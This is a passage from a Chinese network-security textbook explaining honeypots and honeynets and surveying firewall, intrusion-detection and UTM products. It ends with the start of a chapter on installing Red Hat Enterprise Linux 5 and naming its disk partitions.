


图 8-12　蜜罐的体系框架

将攻击者困在其中。无论用户如何建立和使用 Honeypot，只有 Honeypot 受到攻击时，它的作用才能发挥出来。所以为了方便攻击，一般是将 Honeypot 设置成域名服务器 Web 或电子邮件转发服务等流行应用中的一种。

蜜罐的特点主要有两个：首先，蜜罐技术不是一个单一的技术或设备，而是一个安全的网络系统，是一种高度相互作用的 Honeypot，在该系统中，装有多个系统和应用软件；其次，所有放置在蜜罐网内的系统都是标准的产品系统，即真实的系统和应用软件，都不是仿效的。

蜜罐主要有以下几种类型。

1）实系统蜜罐

实系统蜜罐即为真实的蜜罐，其上运行着真实的系统，并且具备真实的可被入侵的漏洞，这些漏洞具有一定的危险性，但可以记录下真实的入侵信息。这种蜜罐安装的系统一般都采用较老版本的操作系统，不安装任何补丁，或者根据管理员需要，象征性地补上了一些简单的漏洞，但预留一些较为复杂的漏洞，这样伪装起来更像真实的系统。设置完成后，将该蜜罐系统接入网络，即完成了一个实系统蜜罐的部署。根据目前的网络扫描频繁度来看，这样的蜜罐很快就能吸引到目标并接受攻击，系统运行着的记录程序会记下入侵者的一举一动。但这种蜜罐系统有一定的危险性，因为入侵者的每一次入侵都会引起系统真实的反应，例如被溢出、渗透、夺取权限等，从而导致蜜罐系统失效。

2）伪系统蜜罐

伪系统蜜罐也是建立在真实系统基础上的，但是它与实系统蜜罐的最大区别就是“平台与漏洞非对称性”。

众所周知，除了 Windows 操作系统以外，还有 Linux、UNIX、OS2 等操作系统，各种操作系统的核心不同，产生的漏洞缺陷也就不尽相同，即很少有能同时攻击几种系统的漏洞代码。例如，攻击者可以用 LSASS 溢出漏洞得到 Windows 的权限，但是无法用同样的手法去进行 Linux 的溢出攻击。根据这种特性，就产生了“伪系统蜜罐”，它利用一些工具程序强大的模仿能力，伪造出不属于自己平台的“漏洞”，入侵这样的“漏洞”，几乎是不可能的——因为系统本来就没有让这种漏洞成立的条件，这样就大大提高了蜜罐系统抗攻击的能力。伪系统蜜罐实现相对简单，采用 Windows 平台下的一些虚拟机程序、Linux 自身的脚本功能加上第三方工具即可，甚至在 Linux/UNIX 下还能实时由管理员产生一些根本不存在的

"漏洞",引诱入侵者进行攻击。在这种系统中,实现跟踪记录也很容易,只要在后台开着相应的记录程序即可。

伪蜜罐系统的优点主要体现在:它可以最大程度地防止被入侵者破坏,也能模拟不存在的漏洞,例如可以让一些 Windows 蠕虫攻击 Linux 系统(当然需要在 Linux 系统中模拟出符合条件的 Windows 特征)。其缺点在于:如果设计不够精密,入侵者很容易识破伪装,且这种方式对于脚本的编写要求较高。

2. 蜜网技术

蜜网(Honeynet)是一种特殊的 Honeypot,Honeypot 物理上通常是一台运行单个操作系统或者借助于虚拟化软件运行多个虚拟操作系统的"牢笼"主机。单机蜜罐系统最大的缺陷在于数据流将直接进入网络,管理者难以控制蜜罐主机外出流量,入侵者容易利用蜜罐主机作为跳板来攻击其他机器。解决这个问题的方法是把蜜罐主机放置在防火墙的后面,所有进出网络的数据都会通过这里,并可以控制和捕获这些数据,这种网络诱骗环境称为蜜网(Honeynet)。

蜜网作为蜜罐技术中的高级工具,一般是由防火墙、路由器、入侵检测系统以及一台或多台蜜罐主机组成的网络系统,也可以使用虚拟化软件来构建虚拟蜜网。相对于单机蜜罐,蜜网实现、管理起来更加复杂,但是这种多样化的系统能够更多地揭示入侵者的攻击特性,极大地提高蜜罐系统的检测、分析、响应和恢复受侵害系统的能力。

在蜜网中,防火墙的作用是限制和记录网络数据流,入侵检测系统通常用于观察潜在的攻击和译码,并在系统中存储网络数据流。蜜网中装有多个操作系统和应用程序供安全探测和攻击。特定的攻击者会瞄准特定的系统或漏洞,通过部署不同的操作系统和应用程序,可以更准确地了解安全的攻击趋势和特征。另外,所有放置在蜜网中的系统都是真实的系统,没有模拟的环境或故意设置的漏洞。而且利用防火墙或路由器的功能,能在网络中建立相应的重定向机制,将入侵者或可疑的连接主动引入蜜网,可以提高蜜网的运行效率。

图 8-13 是一个蜜网系统的结构图。




图 8-13　一个蜜网系统的结构图

图中包括三个不同的网络：Honeynet、管理网络和 Internet。其中，日志/告警服务器、IDS 与防火墙组成管理网络，Solaris 服务器、Windows 2003 服务器、Linux 服务器、日志服务器和交换机组成蜜网。在该系统中，防火墙、IDS 和蜜罐主机的系统负责日志的捕获。因为手段高明的入侵者攻入系统后，通常会试图更改甚至销毁目标主机上易于暴露入侵行为的各种记录。蜜网在确保不被入侵者发现诱骗的前提下，会尽可能多地捕获攻击行为信息，包括所有的按键记录、CPU 的使用率或者进程列表、使用过的各种协议数据包内容等，同时要注意充分保证捕获信息的完整和安全。防火墙在 IP 层记录所有进出蜜网的连接，设计为允许所有进入的连接，但是对从 Honeynet 向 Internet 发起的连接进行跟踪，一旦 Honeynet 达到了规定的向外的连接数，防火墙将阻断任何后续的连接，并且及时向系统管理员发出警告信息；IDS 在数据链路层对蜜网中的网络数据流进行监控，分析和抓取数据流信息，以便将来能够重现攻击行为，同时在发现可疑举动时报警。蜜罐主机除了使用操作系统自身提供的日志功能外，还可以利用第三方软件加强日志功能，并且传输到安全级别更高的远程日志服务器上备份。

8.7.2 蜜罐系统中采用的主要技术

1. 网络欺骗技术

为了使蜜罐对入侵者更有吸引力，通常应采用各种欺骗手段。例如，在欺骗主机上模拟一些操作系统、一些网络攻击者最“喜欢”的端口和各种认为有入侵可能的漏洞等。

2. 端口重定向技术

端口重定向技术，可以在工作系统中模拟一个非工作服务。例如，在网络中正常使用了 Web 服务(80 端口)，此时将 Telnet(23 端口)和 FTP(21 端口)服务重定向到蜜罐系统中，这两个服务实际上是没有开启的，但攻击者在进行扫描时则发现这两个端口是开放的，实际上这两个端口是 Honeynet 虚拟出来的，对其攻击则不会造成危害。

3. 攻击(入侵)报警和数据控制

蜜罐系统本身就可以模拟成一个操作系统，可以把其本身设定成为易攻破的一台主机，即开放一些端口并设置弱口令等，并设定出相应的回应程序，如 Linux 中的 Shell 和 FTP 程序，当攻击者“入侵”进入系统(Honeynet 虚拟出来的系统)后，就相当于攻击者进入一个设定的“陷阱”，那么攻击者所做的一切都在其监视之中，攻击者的行为可以是：Telnet 密码暴力破解、添加新用户、权限提升、删除/添加文件等。还可以给入侵者一个网络连接，允许其进行网络数据传输，并可以作为跳板进行其他攻击，以更真实地迷惑攻击者。

4. 数据捕获技术

在攻击者入侵的同时，蜜罐系统将记录攻击者的输入/输出信息、键盘记录信息、屏幕信息以及攻击者启动的进程和使用过的工具，分析攻击者所要进行的下一步操作。对于捕获的数据，应存放在安全的服务器中，不应存放在 Honeynet 主机上，防止被攻击者发现，以免被攻击者觉察到是一个“陷阱”而提前退出。

8.8　常见的防火墙产品和入侵检测产品

8.8.1　防火墙产品

1. PIX

美国 Cisco 公司是世界上占领先地位的提供网络技术和产品的厂商，近年来，它以 PIX 防火墙系列作为一种理想的解决网络安全的产品。PIX 防火墙的内核采用的是基于适用安全策略的保护机制，把内部网络和未经认证的用户完全隔离。每当一个内部网络的用户访问 Internet，PIX 防火墙从用户的 IP 数据包中卸下 IP 地址，用一个存储在 PIX 防火墙内已经登记的有效 IP 地址替代它，把真正的 IP 隐藏起来。PIX 防火墙还具有审计日志功能，并支持 SNMP，用户可以利用防火墙系统包含的实时报警功能的网络浏览器产生报警。

用户未认证前，PIX 防火墙使用 cut-through 作为代理防火墙服务器，工作在应用层。但是用户一旦被认证，PIX 防火墙就会切换会话流和所有的通信流量，保持会话状态的双方就会快速和直接地进行通信。因此，PIX 防火墙获得了极高的性能。cut-through 处理速度比代理服务器快得多。PIX 防火墙采用了增强的多媒体使用安全策略。应用了 PIX 防火墙的网络，就不再需要特殊的客户设置。

2. NetScreen

NetScreen 公司的 NetScreen 防火墙产品是一种网络安全硬件产品。该产品完全基于硬件 ASIC 芯片，就像一个盒子一样，安装使用都很简单，同时它还是集防火墙、VPN、流量控制功能于一体的网络产品。NetScreen 防火墙将防火墙、虚拟专用网、网络流量控制和宽带等这些功能全部集成在专有一体化的硬件中，它的配置可以在网络上任何一台带有浏览器的机器上完成。NetScreen 的优势之一是采用了新的体系结构，可以有效地消除传统防火墙实现数据加密时的性能瓶颈，能实现最高级别的 IP 安全保护。

3. CheckPoint 软件防火墙

CheckPoint 是美国一家大型软件公司，曾经率先提出安全企业连接开放平台（OPSEC）概念，为计算机提供了第一个企业安全结构。该公司开发的软件防火墙 CheckPoint Firewall-1 是一个综合的、模块化的安全产品，基于策略的解决方案能够让管理员指定网络访问时按部署的时间段进行控制，它能够将处理任务分散到一组工作站上，从而减轻相应防火墙服务器、工作站的负担。

CheckPoint Firewall-1 防火墙的操作在操作系统的核心层，而不是在应用程序上进行，让防火墙系统达到最高的性能、最佳的扩展与升级，它支持基于 Web 的多媒体和 UDP 应用程序，采用多重验证模板和方法，使网络管理员非常简单地验证客户端、会话和用户对网络的访问。而 CheckPoint 由于架构不依赖硬件，因此，在理论上，功能是可以无限扩充的，它能给客户更多的控制和定制功能。同时，它是一个跨平台防火墙系统，目前支持 Windows 98/NT/2000/XP/2003/2008、Sun OS、SunSolaris、IBM AIX、HP-UN、FreeBSD 以及各类 Linux 系统。就目前来讲，CheckPoint Firewall-1 是全球认可的软件防火墙产品。但是，价

格偏高是该产品的一个不足之处。

4. NAI Gauntlet

这是一种基于软件的防火墙，支持 Windows NT/2003/2008 和 UNIX 系统。作为基于应用层网关的 Gauntlet 防火墙，集成了 Windows NT 的性能管理和易用性，应用层完全按照安全策略检查双向通信。它具有用户透明、集成管理、强力加密、内容安全和高吞吐量的特性，可以用于 Internet、Intranet 和远程访问。Gauntlet 具有友好的管理界面，可以运行在 Web 浏览器中，支持远程管理和配置，可以从网络平台上监控和配置，如 Windows NT Server 和 HP Open-View。Gauntlet 还支持通过服务器、企业内部网、Internet 来存取和管理 SNMP 设备。Gauntlet 防火墙支持流行的多媒体实时业务，如 VDOLive、Real Audio/Video 和 Microsoft NetShow。

表 8-3 列出了国内外典型防火墙产品的信息统计。其中包括常见的企业级防火墙产品和个人防火墙产品。

表 8-3 国内外典型防火墙产品信息统计

防火墙厂商	防火墙产品名称	防火墙厂商	防火墙产品名称
Cisco	Cisco PIX	启明星辰	天清汉马防火墙
CheckPoint	CheckPoint	瑞星公司	瑞星个人防火墙
NetScreen	NetScreen	天网安全实验室	天网个人防火墙
华为	Quidway SecPath	联想	联想网御
天融信	NetGuard		

8.8.2 入侵检测产品

目前国外一些研究机构已经开发出了应用于不同操作系统的几种典型的入侵检测系统（IDS），这些 IDS 的检测基本是基于服务器或基于网络的。下面对一些国外及国内公司的产品进行介绍。

目前主要的 IDS 生产商与产品有：国外 Cisco 公司的 NetRanger；Internet Security System 公司的 RealSecure；国内的有紫光网络的 UnisIDS；重庆爱思软件技术有限公司的 ODD_NIDS。下面分别介绍这些入侵检测产品。

1. Cisco 公司的 NetRanger

NetRanger 产品分为两部分：监测网络包和发告警的传感器，以及接收并分析告警和启动对策的控制器。NetRanger 以其高性能而闻名，而且它还非常易于组合。控制器程序可以综合多站点的信息并监视散布在整个企业网上的攻击。NetRanger 最大的特点在于其是针对企业而设计的。

NetRanger 在全球广域网上运行很成功。例如，它有一个路径备份（Path-doubling）功能。如果一条路径断掉了，信息可以从备份路径上传过来。它还可以做到从一个点上监测全网或把监测权转给第三方。NetRanger 的另一个强项是其在检测问题时不仅观察单个包的内容，而且还根据上下文进行综合判断，即从多个包中得到线索。这是很重要的一点，因为入侵者可能以字符模式存取一个端口，然后在每个包中只放一个字符。如果一个监测器只观察单个包，它就永远不会发现完整的信息。可以说 NetRanger 是目前市场上基于网络

的入侵检测软件中经受实践考验最多的产品之一。

但是，对于某些用户来讲，NetRanger 的强项也可能正好是其不足。它被设计为集成在 OpenView 或 NetView 下在网络运行中心(NOC)使用，并且在配置该系统时需要对 UNIX 有详细的了解。另外，NetRanger 相对较昂贵，这对于一般的局域网来讲未必很适合。

Network Associates 公司的 CyberCop NetWork Associates 从 Cisco 那里取得授权，将 NetRanger 的引擎和攻击模式数据库用在 CyberCop 中，然后将 CyberCop 设计成一个网络应用程序，该程序在 20min 内就可以安装完毕。它预设了 6 种通常的配置模式，分别适用于 Windows NT 和 UNIX 的混合子网、UNIX 子网、NT 子网、远程访问、前沿网和骨干网。不过与 NetRanger 相比，CyberCop 缺乏一些企业应用的特征，如路径备份功能等。

2. Internet Security System 公司的 RealSecure

RealSecure 的优势在于其简洁性和低价格。与 NetRanger 和 CyberCop 类似，RealSecure 在结构上也由两部分组成。引擎部分负责监测信息包并生成报警信息，控制台负责接收报警信息并作为配置及产生数据库报告的中心点。两部分都可以在 Windows NT、Solaris、SunOS 或 Linux 的环境中运行，并可以在混合的操作系统或匹配的操作系统环境下使用。它们都能在商用微型计算机上运行。

对于一个小型的系统，可以将 RealSecure 的引擎和控制台放在同一台计算机上运行，这比起 NetRanger 或 CyberCop 来都强。RealSecure 的引擎价值一万美元左右，控制台是免费的。一个引擎可以向多个控制台报告，一个控制台也可以管理多个引擎。

另外，RealSecure 可以对 CheckPoint Software 公司生产的 FireWall-1 防火墙重新进行配置，ISS 还计划使其能对 Cisco 的路由器进行重新配置，同时也正在开发 OpenView 下的应用。这些都说明 ISS 公司在努力提高产品性能的同时，也非常注重与相关网络安全公司产品的配合。

3. 紫光网络公司的 UnisIDS

UnisIDS 主要包括管理中心 Admin、基于网络的入侵检测引擎 Network Agent 和基于主机的入侵检测引擎 Host Agent 三个模块，用户可根据需要选用相应的模块。

UnisIDS 是一个实时监测黑客入侵、报警、响应和防范的入侵检测系统，并真正实现了基于主机检测功能和基于网络检测功能的无缝集成。UnisIDS 通过对系统事件和网络上传输的数据进行实时监视和分析，一旦发现可疑的入侵行为和异常数据包，立即报警并做出响应，使用户的系统在受到破坏之前就能够及时截取和终止非法的入侵，停止内部网络的误用，从而在最大程度上降低系统安全风险，达到有效保护系统资源和数据的目的。

UnisIDS 入侵检测系统适用于各种不同规模的网络，其主要的用户对象是各个单位的网络安全管理者、各信息安全咨询公司、信息安全法律执行机关、大中型企业、ISP、ICP、教育以及政府机构。它可以满足企业系统安全的需求，同时具有容易安装、方便管理的优点，并可大大节省网络执行和设备购置方面的整体成本。

UnisIDS 采用了多项革新性技术，具有很好的可伸缩性，它可以在不影响网络性能的基础上通过设置多台引擎监视并控制每个子网内部的活动。它可以从设置的每个引擎收集资料并进行集中管理，通过检测发生在 TCP/IP 上的所有可能的危险因素来提高安全性。同时每个引擎都具有自我防护的功能，这也进一步提高了系统安全性。

8.8.3 UTM 简介

UTM 即统一威胁管理(Unified Threat Management)。2004 年 9 月,IDC 首度提出“统一威胁管理”的概念,将防病毒、入侵检测和防火墙安全设备划归统一威胁管理这一新的类别。由 IDC 提出的 UTM 是指由硬件、软件和网络技术组成的具有专门用途的设备,它主要提供一项或多项安全功能,将多种安全特性集成于一个硬件设备里,构成一个标准的统一管理平台。从这个定义上来看,IDC 既提出了 UTM 产品的具体形态,又涵盖了更加深远的逻辑范畴。从定义的前半部分来看,众多安全厂商提出的多功能安全网关、综合安全网关、一体化安全设备等产品都可被划归到 UTM 产品的范畴;而从后半部分来看,UTM 的概念还体现出在信息产业经过多年发展之后,对安全体系的整体认识和深刻理解。目前,UTM 常定义为由硬件、软件和网络技术组成的具有专门用途的设备,它主要提供一项或多项安全功能,同时将多种安全特性集成于一个硬件设备里,形成标准的统一威胁管理平台。UTM 设备应该具备的基本功能包括网络防火墙、网络入侵检测/防御和网关防病毒功能。

虽然 UTM 集成了多种功能,但却不一定要同时开启。根据不同用户的不同需求以及不同的网络规模,UTM 产品分为不同的级别。也就是说,如果用户需要同时开启多项功能,则需要配置性能比较高、功能比较丰富的产品。

目前国内外主流安全厂商纷纷进入 UTM 市场。2005 年,UTM 技术与 TD-SCDMA、WiMAX 等一起被评为年度 9 大热点技术;同年,Cisco 的 ASA 系列 UTM 产品发布,随后不断对产品线进行丰富和完善;Juniper 的 SSG 系列 UTM 产品发布,覆盖了中低端 UTM 市场需求;同年,启明星辰发布天清汉马系列 UTM 产品,是国内首家发布 UTM 产品的厂商。

2006 年,国外厂商 CheckPoint、SonicWall、WatchGuard 等纷纷加大投入力度,加强营销和渠道建设的投入,积极扩展市场份额。国内厂商如安氏领信在 2006 年 6 月发布了 LinkTrust UTM 产品,宣称要打造信息安全的瑞士军刀;联想网御通过与 Fortinet 的 OEM 合作,推出了 UTM 产品,同时成立了专门的研发中心,开始 UTM 产品的技术积累;天融信在原有防火墙产品基础上增加了防病毒功能,推出 UTM 产品。

2007 年,Fortinet 进行了全面的产品切换,同时推出适用于电信运营商使用的机架式设备;启明星辰于 2007 年 5 月发布了新一代的天清汉马 USG 系列 UTM 产品,功能和易用性均有大幅提升;Cisco 淡化了 PIX 防火墙产品,推出了高端的 ASA5580 产品,最高性能可达万兆;2007 年年底,天融信也与 Fortinet 进行了 OEM 合作,全面进入 UTM 市场。

当 UTM 在政府、中小企业中成为主流的时候,电信运营商、大型企业、高校用户也对 UTM 颇为青睐,但是 UTM 在上万用户规模的网络中应用时,性能仍然是瓶颈。

作为发展方向,国外的 Cisco、SonicWall、CheckPoint 等公司,国内的天融信、启明星辰等公司已经重点投入多核技术的产品研发,并形成了一定的研发成果,目前可以在多核平台上实现防火墙性能达到 10G 的能力。

第 9 章　Linux 操作系统的安全性

本章学习要求：

- 了解 Linux 系统的硬盘知识。
- 掌握安装 Linux 系统的基本过程。
- 掌握 Webmin 的安装与设置，学会使用 Webmin 配置各种服务。
- 掌握 Samba 服务的概念、原理、安装以及配置。
- 掌握 DNS 服务的概念、原理、安装以及配置。
- 掌握 MAIL 服务的概念、原理、安装以及配置。
- 掌握 WEB 服务的概念、原理、安装以及配置。
- 熟悉 Linux 系统的安全防范方法。
- 熟悉 Linux 系统的基本安全工具。

9.1　Red Hat Enterprise Linux 5 系统的安装

9.1.1　Red Hat Enterprise Linux 5 安装前的准备工作

在安装 Linux 系统之前，首先要对自己的硬件环境和安装方式有一定的了解，这样才能使系统运行的更好。在这里给出 4 点建议，供参考。

1. 硬件要求

安装 Red Hat Enterprise Linux 5 的硬件要求如下。

- CPU：Pentium 以上处理器。
- 内存：至少 128MB，推荐使用 256MB 以上的内存。
- 硬盘：至少需要 1GB 以上的硬盘空间，完全安装需大约 5GB 的硬盘空间。
- 显卡：VGA 兼容显卡。
- 光驱：CD-ROM/DVD-ROM。
- 其他设备：如声卡、网卡和 Modem 等。
- 软驱：可选。

2. 系统硬件设备型号

为了能够正确安装 Red Hat Enterprise Linux，安装前最好先了解系统硬件设备的具体型号（如鼠标、网卡、显卡、显示器等）。这些信息最好参考购买时的硬件配置清单，如果没有，可在系统的设备管理器中查看。方法是在 Windows 系统中，右击桌面上的“我的电脑”图标，在出现的菜单中选择“管理”命令，打开“计算机管理”后，选择左侧列表中的“设备管理器”即可查看。

Red Hat 网站提供了经过兼容性测试和认证的“硬件兼容性列表”，在得到系统硬件设

备的具体型号后，建议访问 https://hardware.redhat.com/来查看用户的配置是否在清单之中。

3. 与其他操作系统并存

Linux 支持在一台计算机中安装多个操作系统，它使用 GRUB 多重启动管理器来支持多操作系统并存，GRUB 可以引导 DOS 和 Windows 等多种操作系统，计算机启动时，用户可以使用 GRUB 提供的菜单选择需要启动的系统。不必担心出现安装了 Linux 后，其他操作系统不可用的问题。

4. Red Hat Enterprise Linux 5 各种安装方式

Red Hat Enterprise Linux 5 支持以下几种安装方式。

- 光盘安装：直接用安装光盘的方式进行安装，这种方式是最简单也是最常用的办法，推荐初学者使用。
- 硬盘安装：将 ISO 安装光盘映像文件复制到硬盘上进行安装。
- 网络安装：可以将系统安装文件放在 Web、FTP 或 NFS 服务器上，通过网络安装。

9.1.2 Red Hat Enterprise Linux 5 系统下硬盘的基本知识

硬盘用来可靠地存储和检索数据，在硬盘分区之前用户需要了解 Linux 系统下硬盘的相关知识。

1. 文件系统

Linux 支持多种文件系统，它支持的文件系统有 ext、ext2、ext3、hpfs、iso9600、ntfs 等，且可以和其他操作系统并存。ext3 文件系统是 ext2 文件系统的升级版本，它是一种日志文件系统，在使用 ext3 的文件系统时，就算遇到非法关机的情况，数据的完整性也能得到保存。所以 Red Hat Enterprise Linux 使用 ext3 作为其默认的文件系统。

2. Red Hat Enterprise Linux 硬盘分区命名

Linux 系统使用一种更加灵活的命名方案，该命名是基于文件的，文件的格式为/dev/xxyN，下面详细介绍 linux 系统的命名方法。

- /dev/：这个字符串是所有设备文件所在的目录名。因为分区位于硬盘上，而硬盘是设备，所有这些文件代表了在/dev/上所有可能的分区。
- xx：分区名的前两个字母标明分区所在设备的类型，通常是 hd（IDE 磁盘）或 sd（SCSI 磁盘）。
- y：这个字母标明分区所在的设备。Linux 对连接到 IDE 接口的硬盘使用/dev/hdy 的方式命名，y 的值对应于硬盘安装的位置，y 值可以是 a，b，c，d 等，表 9-1 列出安装在不同位置上的 IDE 硬盘的名称。连接到 SCSI 设备使用 ID 号进行区别，SCSI 设备的 ID 号为 0～15，SCSI 接口卡本身的 ID 是 7。Linux 对连接到 SCSI 接口卡的硬盘使用/dev/sdy 的方式命名，y 的值也可以是 a，b，c，d 等，即 ID 号为 0 的 SCSI 的硬盘名为/dev/sda，ID 号为 1 的 SCSI 硬盘名为/dev/sdb，以此类推。
- N：最后的数字 N 代表分区。对于主分区（或扩展分区）的编号为 1～4，逻辑分区的分区号码编号从 5 开始，可以根据表 9-2 来理解。

表 9-1　Linux 对连接到 IDE 接口硬盘的命名

硬　盘	名　称	硬　盘	名　称
IDE1 口的主盘	/dev/hda	IDE2 口的主盘	/dev/hdc
IDE1 口的从盘	/dev/hdb	IDE2 口的从盘	/dev/hdd

3. Red Hat Enterprise Linux 的分区方案

安装 Red Hat Enterprise Linux 时，需要在硬盘上建立 Linux 使用的分区，在大多情况下，至少需要为 Linux 建立以下三个分区。

- /boot 分区：/boot 分区用于引导系统，它包含操作系统的内核和在启动系统过程中所要用到的文件，该分区的大小一般为 100MB。
- swap 分区：swap 分区的作用是充当虚拟内存，其大小通常是物理内存的两倍左右（当物理内存大于 512MB 时，swap 分区为 512MB 即可）。
- /（根）分区：Linux 将大部分的系统文件和用户文件都保存在/（根）分区上，所以该分区要一定足够大，一般要求大于 5GB。

表 9-2　Linux 分区命名方法示例

名　称	说　明
/dev/hda	IDE1 口的主盘
/dev/hda1	IDE1 口的主盘的第一个分区（主分区或扩展分区）
/dev/hda2	IDE1 口的主盘的第二个分区（主分区或扩展分区）
/dev/hda3	IDE1 口的主盘的第三个分区（主分区或扩展分区）
/dev/hda4	IDE1 口的主盘的第四个分区（主分区或扩展分区）
/dev/hda5	IDE1 口的主盘的第一个逻辑分区
/dev/hdd	IDE2 口的从盘
/dev/hdd2	IDE2 口的从盘第二个分区（主分区或扩展分区）
/dev/hdd7	IDE2 口的从盘第三个逻辑分区
/dev/sda	ID 号为 0 的 SCSI 硬盘
/dev/sda4	ID 号为 0 的 SCSI 硬盘第四个分区（主分区或扩展分区）
/dev/sdc1	ID 号为 2 的 SCSI 硬盘第一个分区（主分区或扩展分区）
/dev/sdd6	ID 号为 3 的 SCSI 硬盘第二个逻辑分区

9.1.3　Red Hat Enterprise Linux 5 的安装步骤

当了解了硬件和硬盘的知识后，下面可以进行 Linux 的安装了。

Linux 的安装过程详细步骤如下。

(1) 启动计算机，进入 BIOS 设置程序，设置为从 CD-ROM 启动，然后将 Red Hat Enterprise Linux 5 安装光盘 A 放入光驱，引导成功后进入如图 9-1 所示界面。

